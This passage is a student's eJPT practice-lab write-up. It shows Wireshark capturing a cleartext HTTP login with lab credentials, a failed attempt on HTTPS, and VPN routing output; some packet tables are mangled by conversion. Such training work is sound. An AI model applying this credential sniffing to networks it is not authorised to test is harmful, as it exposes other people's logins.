

Penetration Testing Student LABS

ABOUT

This document showcases my practical hands-on engagements in the eLearnSecurity HERA labs environment for the [eJPT](#) certification course. I utilized Kali Linux as my attacking machine. Total lab time consists of ~40hrs.

LAB TOPICS INCLUDE:

Basics for: *Traffic Sniffing, VPN Config, Burp Suite, OS Fingerprinting, Nessus, Dirbuster, XSS, SQLi, Password Cracking, Null Session, ARP Poisoning, Metasploit.*

CONTENTS

LAB 1: HTTP & HTTPS TRAFFIC SNIFFING	3
LAB DESCRIPTION	3
TASKS	3
LAB 2: FIND THE SECRET SERVER	6
LAB DESCRIPTION	6
TASKS	6
LAB 3: BURP SUITE	10
LAB DESCRIPTION	10
TASKS	10
LAB 4: SCANNING & OS FINGERPRITNING	16
LAB DESCRIPTION	16
TASKS	16
LAB 5: NESSUS	23
LAB DESCRIPTION	23
TASKS	23
LAB 6: DIRBUSTER	26
LAB DESCRIPTION	26
TASKS	26
LAB 7: CROSS SITE SCRIPTING	31
LAB DESCRIPTION	31
TASKS	31
LAB 8: SQL INJECTION	35
LAB DESCRIPTION	35
TASKS	35
LAB 9: BRUTE FORCE & PASSWORD CRACKING	40
LAB DESCRIPTION	40
TASKS	40
LAB 10: NULL SESSION	43
LAB DESCRIPTION	43
TASKS	43
LAB 11: ARP POISONING	46
LAB DESCRIPTION	46
TASKS	46
LAB 12: METASPLOIT	48
LAB DESCRIPTION	48
TASKS	48

LAB 1: HTTP & HTTPS TRAFFIC SNIFFING


Lab Description

In this lab you will intercept some traffic with *Wireshark*, a common sniffer tool. Then you will analyze the capture to discover authentication credentials.

You will learn how sniffers and network protocols work in the *Networking* module. This exercise will help you understand the fundamental difference between a **clear-text and a cryptographic protocol**.

In this lab you are connected to a network with two web servers.

- One server provides access to a restricted area on a clear-text protocol: HTTP. After connecting to the lab, you can reach it on `http://10.54.15.68`
- The other provides access to a restricted area on an encrypted protocol: HTTPS. After connecting to the lab, you can reach it on `https://10.54.15.15`



Goals

- Capture an authentication attempt over HTTP with Wireshark
- Recover the credentials sent over the clear-text protocol by analyzing the network traffic
- Capture an authentication attempt over HTTPS with Wireshark
- Trying to recover the credentials sent over HTTPS. Is it possible?

Tasks


✓ Connect to the Lab VPN

```

root@kali:~/Desktop/PTSLabs# openvpn L1.ovpn
Sun Apr  9 14:16:06 2017 OpenVPN 2.4.0 [git:master/2ff7b31604107f4e+] x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] built on Feb  2 2017
Sun Apr  9 14:16:06 2017 library versions: OpenSSL 1.0.2k  26 Jan 2017, LZO 2.08
Enter Auth Username: isantos
Enter Auth Password: *****
Sun Apr  9 14:16:11 2017 TCP/UDP: Preserving recently used remote address: [AF_INET]162.254.149.248:35664
Sun Apr  9 14:16:11 2017 UDP link local (bound): [AF_INET][undef]:1194
Sun Apr  9 14:16:11 2017 UDP link remote: [AF_INET]162.254.149.248:35664
Sun Apr  9 14:16:11 2017 [Hera Openvpn Cluster] Peer Connection Initiated with [AF_INET]162.254.149.248:35664
Sun Apr  9 14:16:12 2017 WARNING: INSECURE cipher with block size less than 128 bit (64 bit). This allows attacks like SWEET32. Mitigate by using a --cipher with a larger block size (e.g. AES-256-CBC).
Sun Apr  9 14:16:12 2017 WARNING: INSECURE cipher with block size less than 128 bit (64 bit). This allows attacks like SWEET32. Mitigate by using a --cipher with a larger block size (e.g. AES-256-CBC).
Sun Apr  9 14:16:12 2017 TUN/TAP device tap0 opened
Sun Apr  9 14:16:12 2017 do_ifconfig, tt->did_ifconfig_ipv6_setup=0
Sun Apr  9 14:16:12 2017 /sbin/ip link set dev tap0 up mtu 1500
Sun Apr  9 14:16:12 2017 /sbin/ip addr add dev tap0 10.54.15.100/24 broadcast 10.54.15.255
Sun Apr  9 14:16:12 2017 Initialization Sequence Completed
  
```

- ✓ Start Wireshark & listen to the traffic for logging into http://10.54.15.68 & https://10.54.15.15.

http://10.54.15.68:



Username & Password in cleartext:

	Time	Source	Destination	Protocol	Length	Info
47	120.782149003	10.54.15.100	10.54.15.68	TCP	74	36134 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=17638 TSecr=4294967295
48	120.874001137	10.54.15.68	10.54.15.100	TCP	74	80 → 36134 [SYN, ACK] Seq=0 Ack=1 Win=14480 Len=0 MSS=1337 SACK_PERM=1 TSval=17638 TSecr=4294967295
49	120.874023871	10.54.15.100	10.54.15.68	TCP	66	36134 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=176138 TSecr=4294967295
50	120.874252965	10.54.15.100	10.54.15.68	HTTP	501	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
51	120.976908980	10.54.15.68	10.54.15.100	HTTP	66	80 → 36134 [ACK] Seq=1 Ack=436 Win=15552 Len=0 TSval=4294963588 TSecr=4294967295
52	120.981302293	10.54.15.68	10.54.15.100	HTTP	604	HTTP/1.1 200 OK (text/html)
53	120.981332874	10.54.15.100				
54	125.969092866	10.54.15.68				
55	125.969189311	10.54.15.100				
56	126.057881250	10.54.15.68				

Wireshark · Follow TCP Stream (tcp.stream eq 3) · wireshark_tap0_20170409141700_7GQmiG

```

POST /login.php HTTP/1.1
Host: 10.54.15.68
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.54.15.68/
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 45

user=elsstudent&pass=testpassword&login=login+HTTP/1.1 200 OK
Date: Sun, 09 Apr 2017 18:19:12 GMT
Server: Apache/2.2.22 (Debian)
X-Powered-By: PHP/5.4.4-14+deb7u14
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 265
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html


.....mQ=o....._qawP.....".C..#.k@.&.ku...;pm...{wz...#.....=8j.Z...t.(j;C.."10N....$.....ak;..P.....w....H.g.T.....2....C$....d&gt;..rc....LB..P.F.?..4.G..D.m....0A....6;..U..z..`b..!gz.....*$U.....SzlJU]v.R.....}.....\d|.....=.cbd..;`...../m.N....3 client pkts, 3 server pkts, 3 turns.

```

Entire conversation (973 bytes) Show and save data as ASCII Stream 3

Find: Help Filter Out This Stream Print Save as... Back Close

[https://10.54.15.15:](https://10.54.15.15)



Can't recover credentials, everything is encrypted:

tcp.stream eq 3

Time	Source	Destination	Protocol	Length	Info
56 69.403541588	10.54.15.100	10.54.15.15	TCP	74	39590 → 443 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TStamp=395966
57 69.493080000	10.54.15.15	10.54.15.100	TCP	74	443 → 39590 [SYN, ACK] Seq=0 Ack=1 Win=14480 Len=0 MSS=1337 SACK_PERM=1 TStamp=395988
58 69.493103603	10.54.15.100	10.54.15.15	TCP	66	39590 → 443 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TStamp=395988 TSectr=216714
59 69.493425211	10.54.15.100	10.54.15.15	TLSv1.2	583	Client Hello
60 69.583622544	10.54.15.15	10.54.15.100	TCP	66	443 → 39590 [ACK] Seq=1 Ack=518 Win=15552 Len=0 TStamp=216736 TSectr=395988
61 69.583641985	10.54.15.15	10.54.15.100	TLSv1.2	203	Server Hello, Change Cipher Spec, Encrypted Handshake Message
62 69.583649511	10.54.15.100	10.54.15.15	TCP	66	39590 → 443 [ACK] Seq=518 Ack=138 Win=30336 Len=0 TStamp=396011 TSectr=216737
63 69.584080602	10.54.15.100	10.54.15.15	TLSv1.2	117	Change Cipher Spec, Hello Request, Hello Request
64 69.584245794	10.54.15.100	10.54.15.15	TLSv1.2	531	Application Data
65 69.686672377	10.54.15.15	10.54.15.100	TCP	66	443 → 39590 [ACK] Seq=138 Ack=1034 Win=16624 Len=0 TStamp=216762 TSectr=39601
66 69.689525343	10.54.15.15	10.54.15.15	TCP	66	443 → 39590 [ACK] Seq=138 Ack=1034 Win=16624 Len=0 TStamp=216762 TSectr=39601
67 69.730144178	10.54.15.100	10.54.15.15	TCP	66	443 → 39590 [ACK] Seq=138 Ack=1034 Win=16624 Len=0 TStamp=216762 TSectr=39601
68 74.679430439	10.54.15.15	10.54.15.100	TCP	66	443 → 39590 [ACK] Seq=138 Ack=1034 Win=16624 Len=0 TStamp=216762 TSectr=39601
69 74.679461620	10.54.15.100	10.54.15.15	TCP	66	443 → 39590 [ACK] Seq=138 Ack=1034 Win=16624 Len=0 TStamp=216762 TSectr=39601
70 74.679471491	10.54.15.15	10.54.15.100	TCP	66	443 → 39590 [ACK] Seq=138 Ack=1034 Win=16624 Len=0 TStamp=216762 TSectr=39601
71 74.679735250	10.54.15.100	10.54.15.15	TCP	66	443 → 39590 [ACK] Seq=138 Ack=1034 Win=16624 Len=0 TStamp=216762 TSectr=39601
72 74.767980748	10.54.15.15	10.54.15.15	TCP	66	443 → 39590 [ACK] Seq=138 Ack=1034 Win=16624 Len=0 TStamp=216762 TSectr=39601

Wireshark - Follow TCP Stream (tcp.stream eq 3) · wireshark_tap0_20170409143223_GMxwM4

```
....1...c..~.M...t..%.I.ofy\...R N...g.,....  
)...|...;b.*N...+./.  
....3.9./.5.  
.....#.....0w..CG3.I>k3.....%.M.....a.6swJh~z....  
....T QG.g\..Mp...@..\C..e.K..R..v.U..%V6.z..RJd.j..A.....[Zr9  
....1.6U.S...[...g.9.8.S...(0...A+3t.....h2.spdy/3.1.http/1.1.....  
.....Z.....Q..M..X..~?C.e..E:..b.....M..N..g.....  
)...|...;b.*N.../.....(.%....WV..Cs.>.==(x&  
....>R.M.4hP}.....(....m.m...9..K..P..z..h7#.....>..C.E.....j.....  
1....j.w..(....U.u...q.....EO(....1..|..q.b..M>..0R..!j..~S..4B.;  
....8U..[."d.\1...%..f...).....y1.u..&..g  
....N..D...K..]#..r?!.$.u.TJ.z..6y.v..sa.!/.6...+].....P.{...{.....\n  
....#R..T].Q....Y..r..(C.3..a.Y..T.i..we..CI..F.O?....O(.}....M..CH.....1.^..eS...3*..).  
....&..'.B.Sjk.f..Ux..D..^G.*h  
....q..-....{..s..q..MY..K..1..X..V=ZI....5..Sz<.Y.bY....5:....j....)%.....Y..6....f.)g....<C..  
....+N.....).V....L...Y].IG..N|....j.....40..H../.nb&1.;-....55..H..E8..0gj  
....\W...H..U..T..P=..3.....  
....@...#..I.us8.....  
....^K..juI..<..IK/..k/X/.+.....0.K..3..`.....f.....&.....h..W6..*iT=PUe.  
....4F....#U..R(G..$..  
....~F..0{..mn.$..".%..LR..6..-$..H.....%.....)....(13..R..d..  
....5>....7..%b9..2..Q4..f7.y..v..X..W..5*..<..Y..t..#..G..IV..-..)....L1).  
....*..1q..&..z..SH'..0..)<L..E.....-..Op.....]r..!..n&..xPW.....[.W
```

Frame 59: 583 bytes on wire (4664 bits), Ethernet II, Src: 16:4b:0d:ae:41:a5 (16:4b:0d:ae:41:a5), Internet Protocol Version 4, Src: 10.54.15.15 (10.54.15.15), Destination: 10.54.15.15 (10.54.15.15), Transmission Control Protocol, Src Port: Secure Sockets Layer

5 client pkts, 5 server pkts, 5 turns.

Entire conversation (1855 bytes)

Show and save data as ASCII


Find: Help Filter Out This Stream Print Save as Back Close Stream 3

LAB 2: FIND THE SECRET SERVER

Lab Description

In this lab, you will learn how network routes work and how they can be manually added to reach different networks.

The following diagram shows the network configuration of the lab:



Goals

The goal of the lab is to configure your VPN lab environment to reach all the hosts in the networks!

Tasks

- ✓ Check interfaces & route before connecting to VPN Lab:

```

root@kali:~# ifconfig
1 eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 192.168.1.64  netmask 255.255.255.0  broadcast 192.168.1.255
          inet6 2602:306:cfffe:edc0:903e:9716:1cac:c442  prefixlen 64  scopeid 0x0<global>
          inet6 fe80::20c:29ff:fe5f:17a4  prefixlen 64  scopeid 0x20<link>
          inet6 2602:306:cfffe:edc0:20c:29ff:fe5f:17a4  prefixlen 64  scopeid 0x0<global>
      ether 00:0c:29:f5:17:a4  txqueuelen 1000  (Ethernet)
      RX packets 4030  bytes 716376 (699.5 KiB)
      RX errors 0  dropped 0  overruns 0  frame 0
      TX packets 2131  bytes 361516 (353.0 KiB)
      TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

2 lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
      inet 127.0.0.1  netmask 255.0.0.0
      inet6 ::1  prefixlen 128  scopeid 0x10<host>
      loop  txqueuelen 1  (Local Loopback)
      RX packets 258  bytes 13038 (12.7 KiB)
      RX errors 0  dropped 0  overruns 0  frame 0
      TX packets 258  bytes 13038 (12.7 KiB)
      TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

root@kali:~# route
Kernel IP routing table
Destination     Gateway         Genmask        Flags Metric Ref  Use Iface
1 default       homeportal    0.0.0.0        UG    100    0      0 eth0
2 192.168.1.0   0.0.0.0        255.255.255.0  U      100    0      0 eth0
  
```

- ✓ Connect to lab VPN:

```
root@kali:~/Desktop/PTSLabs# openvpn L2.ovpn ←
Sun Apr  9 14:52:32 2017 OpenVPN 2.4.0 [git:master/2ff7b31604107f4e+] x86_64-pc-linux-gnu [SSL (Open
SSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] built on Feb  2 2017
Sun Apr  9 14:52:32 2017 library versions: OpenSSL 1.0.2k  26 Jan 2017, LZO 2.08
Enter Auth Username: isantos ←
Enter Auth Password: *****
Sun Apr  9 14:52:36 2017 TCP/UDP: Preserving recently used remote address: [AF_INET]66.232.115.228:3
4202
Sun Apr  9 14:52:36 2017 UDP link local (bound): [AF_INET][undef]:1194
Sun Apr  9 14:52:36 2017 UDP link remote: [AF_INET]66.232.115.228:34202
Sun Apr  9 14:52:36 2017 [Hera Openvpn Cluster] Peer Connection Initiated with [AF_INET]66.232.115.2
28:34202
Sun Apr  9 14:52:38 2017 WARNING: INSECURE cipher with block size less than 128 bit (64 bit). This
allows attacks like SWEET32. Mitigate by using a --cipher with a larger block size (e.g. AES-256-CB
C).
Sun Apr  9 14:52:38 2017 WARNING: INSECURE cipher with block size less than 128 bit (64 bit). This
allows attacks like SWEET32. Mitigate by using a --cipher with a larger block size (e.g. AES-256-CB
C).
Sun Apr  9 14:52:38 2017 TUN/TAP device tap0 opened
Sun Apr  9 14:52:38 2017 do_ifconfig, tt->did_ifconfig_ipv6_setup=0
Sun Apr  9 14:52:38 2017 /sbin/ip link set dev tap0 up mtu 1500
Sun Apr  9 14:52:38 2017 /sbin/ip addr add dev tap0 10.175.34.100/24 broadcast 10.175.34.255
Sun Apr  9 14:52:38 2017 Initialization Sequence Completed ←
```

- ✓ Recheck interfaces & route, tap0 & lab routes have been added:

```
root@kali:~# ifconfig
1 eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.1.64 netmask 255.255.255.0 broadcast 192.168.1.255
          inet6 2602:306:cff:edc0:903e:9716:1cac:c442 prefixlen 64 scopeid 0x0<global>
          inet6 fe80::20c:29ff:fe5:17a4 prefixlen 64 scopeid 0x20<link>
          inet6 2602:306:cff:edc0:20c:29ff:fe5:17a4 prefixlen 64 scopeid 0x0<global>
          ether 00:0c:29:f5:17:a4 txqueuelen 1000 (Ethernet)
          RX packets 4204 bytes 731055 (713.9 KiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 2193 bytes 368197 (359.5 KiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


2 lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
          inet6 ::1 prefixlen 128 scopeid 0x10<host>
          loop txqueuelen 1 (Local Loopback)
          RX packets 258 bytes 13038 (12.7 KiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 258 bytes 13038 (12.7 KiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

3 tap0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 10.175.34.100 netmask 255.255.255.0 broadcast 10.175.34.255
          inet6 fe80::bc8:c8ff:fea6:24ff prefixlen 64 scopeid 0x20<link>
          ether be:b8:c8:a6:24:ff txqueuelen 100 (Ethernet)
          RX packets 0 bytes 0 (0.0 B)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 9 bytes 662 (662.0 B)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

